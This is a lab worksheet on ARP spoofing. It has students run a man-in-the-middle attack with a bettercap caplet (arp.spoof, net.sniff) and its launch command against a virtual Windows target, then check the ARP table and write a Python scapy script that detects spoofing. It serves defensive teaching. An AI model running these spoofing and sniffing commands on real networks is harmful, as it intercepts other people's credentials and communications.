ARP Spoof Detector

Contents

Time required: 60 minutes

Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM
3. Both VM's on the same NAT network

Man in the Middle attacks are some of the most frequently attempted attacks on networks. They're used mostly to acquire login credentials or personal information, spy on the Victim, sabotage communications, or corrupt data.

A man in the middle attack is the one where an attacker intercepts the stream of back-and-forth messages between two parties to alter the messages or just read them.

1: View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name of the network interface that you're using. It is commonly eth0.

```
ip a
```

Insert a screenshot:

Click or tap here to enter text.

Find the IP of the network router/default gateway you're using.

```
ip route show
```

On the terminal you will be shown the IP of your network router/default gateway.

Insert a screenshot:

Click or tap here to enter text.

2: MITM bettercap with a Caplet File

We can automate the startup of bettercap with a caplet file.


1. cd bettercap
2. On your Kali Linux VM: create a text file with the following code. (I like nano or leafpad for text editing)
3. Save the file as **spoof.cap**

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.10.1.6
arp.spoof on
set net.sniff.local true
net.sniff on
```

4. This command is assuming you are in your home folder and have your spoof.cap in that folder. We want to start the bettercap that we installed earlier.
   Type the following command at the terminal start bettercap automatically.

```
sudo ./bettercap -iface eth0 -caplet spoof.cap
```

The result should look something like this.



3: Detect ARP Spoofing with arp -a

1. On Kali → quit bettercap.
2. On the target Windows machine run this command.

```
arp -a
```

3. This will show the current arp table with the correct mac addresses.
4. Insert a screen shot.

Click or tap here to enter text.

5. On Kali → start a spoofing attack with bettercap.

```
sudo ./bettercap/bettercap -iface eth0 -caplet spoof.cap
```

6. On target → run **arp -a** again. Notice that Kali and the gateway have the same mac address.
7. Insert a screen shot.

Click or tap here to enter text.

8. Type q to quit bettercap.

This method works, but it takes a lot of time to check your arp cache for an attack.

4: Arp Spoof Detector

We are going to use Python and the scapy library to build an automated ARP spoof detector.

1. In Kali Linux → create a Python file named arp_spoof_detector.py
2. Enter the following code in your favorite Linux text editor.


3. Run this program.

4. Start bettercap with the spoof.cap caplet file like you did above.

```
sudo ./bettercap/bettercap -iface eth0 -caplet spoof.cap
```

```python
#!/usr/bin/env python3
from scapy.all import ARP, sniff

# Dictionary to store IP-MAC pairs
arp_table = {}


def detect_arp_spoof(packet):
    # Check if the packet has an ARP layer and is an ARP reply (op == 2)
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        # Get the source IP and MAC address from the ARP packet
        ip = packet[ARP].psrc
        mac = packet[ARP].hwsrc

        # If the IP is already in the arp_table
        if ip in arp_table:
            # Check if the MAC address has changed
            if arp_table.get(ip) != mac:
                # If MAC address has changed, print a warning message
                message = f"[!] ARP Spoofing detected: "
                message += f"IP: {ip}, "
                message += f"Old MAC: {arp_table.get(ip)}, "
                message += f"New MAC: {mac}"
                print(message)
        else:
            # If the IP is not in the arp_table, add it
            arp_table[ip] = mac


def main():
    print("Starting ARP spoofing detection...")

    # Start sniffing for ARP packets and call detect_arp_spoof for each packet
    sniff(
        filter="arp",           # Only sniff ARP packets
        prn=detect_arp_spoof,   # Call detect_arp_spoof for each packet
        store=0                 # Do not store packets in memory
    )


if __name__ == "__main__":
    main()
```

Example run:



Assignment Submission

Attach screenshots of successful completion of each section.